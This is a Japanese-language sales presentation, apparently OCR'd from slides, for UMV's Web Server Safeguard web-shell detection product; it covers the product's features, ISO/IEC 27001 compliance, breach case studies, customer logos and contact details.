
ハッシュ値

効率的なパフォーマンスを実現するために、WSS は www.virustotal.com で公開されているハッシュ値を定期的に更新および検出します

アルゴリズム

専用の SCR パーサーと復号化エンジンを使用して、難読化および暗号化されたコードを検査します

検出が最優先です



WSS の機能と設定

Web シェル

- Web シェルの検出
- 隔離
- 例外

悪意のある **URL**

- ブラック リスト
- ホワイト リスト
- グレー リスト
- URL/URI 管理

ファイルの変更

- ファイルの変更の検出
- ファイル変更の防止

管理

- 権限管理
- エージェント管理
- 更新管理
- ホーム ディレクトリの自動検出

クラウド サポート

- スケール イン/アウトのサポート
- 履歴管理
- ネットワーク セキュリティ管理
- Docker/コンテナーのサポート

WEBSERVER SAFEGUARD

可用性

必要なときに情報にアクセスできます

ISO/IEC 27001
コンプライアンス

WSS
WEBSERVERSAFEGUARD

機密保持

情報は許可された当事者のみが利用可能です

整合性

情報は正確であり、改ざんから保護されています

ISO/IEC 27001
コンプライアンス

適用可能な要件：

8.1 運営計画と管理
8.3 情報セキュリティリスクの処理
9.1 監視、測定、分析、評価


ISO/IEC 27001
コンプライアンス

適用可能な付録 A 技術管理 :

8.4 ソースコードへのアクセス
8.6 容量管理
8.7 マルウェアに対する保護
8.8 技術的脆弱性の管理
8.12 データ漏洩防止
8.13 情報バックアップ
8.15 ログ記録
8.16 監視活動
8.23 Web フィルタリング
8.26 アプリケーション セキュリティ要件

GS (Good Software) レベル 1 認定

- テスト標準：
  ISO/IEC 25023, 25051, 2504
- テスト対象：
  - 機能的適合性
  - パフォーマンス効率
  - 互換性
  - 使いやすさ
  - 信頼性
  - セキュリティ
  - メンテナンス
  - 移植性



ユースケース

ヒュンダイ キャピタル & ヒュンダイ カード

2011 年 4 月のハッキング

身元不明のハッカーによる侵害 (約 2 か月) で 420,000 人の顧客 (約 24%) の個人情報が漏洩

損害


ハッカーに直接、約 100,000 米ドルが損失
13,000 人の顧客のパスワードが盗まれる

2011 年 6 月の WSS オンプレミス

サイト ライセンスを購入し、現在までに約 120 のエージェントが稼働中

13 年目を迎え、現在も稼働中

13 年以上にわたり WSS オンプレミスをスムーズに稼働しているサーバー



ハッカー教育グループ

2022 年のハッキング

ファイル アップロードの脆弱性を利用した Web シェル攻撃で顧客の個人情報が漏洩

損害

約 30,000 米ドルの罰金と約 7,000 米ドルの追加罰金を支払った

2022 年の WSS オンプレミスのインストール

2 年間無事故

WSSオンプレミスを運営するサーバーは事故なし

実証された実績

30K+

エージェントがインストールされ、稼働中

300+

顧客 (企業、政府機関など)

11+

特許および認証を取得

数百の顧客

UMV Web Server Safeguardは、**10**年以上何百もの顧客**Web**サーバーに安全で信頼性の高い保護を提供してきました。

SAMSUNG
13+ years

amazon web services
13+

ebay
7-8

Hanwha
13+

NongHyup Bank
10+

Prudential
13+

TOYOTA

STARBUCKS

dun & bradstreet

SUPREME COURT OF KOREA

Seoul Metro

S-OIL Corporation

Ministry of National Defense
Republic of Korea

OFFICE OF THE PRESIDENT
THE REPUBLIC OF KOREA

HYUNDAI

Deloitte.

iMBC

... そしてさらに多く!

WSS Cloud

Web ベースのマルウェアを**リアルタイム**で検出、**隔離、報告する**
Web サーバー セキュリティ ブースター ソリューション

クラウド（VM）環境向けに最適化

ありがとうございます。

お問い合わせ

sales@umvglobal.com

www.umvglobal.com

UMV Inc.
(本社)
韓国、ソウル

+82 2 448-3435

UMV Yazılım
トルコ、イスタンブール

+82 2 448-3435

UMV Kaz
アルマトイ、カザフスタン

+7 700 980 7428

質問?

付録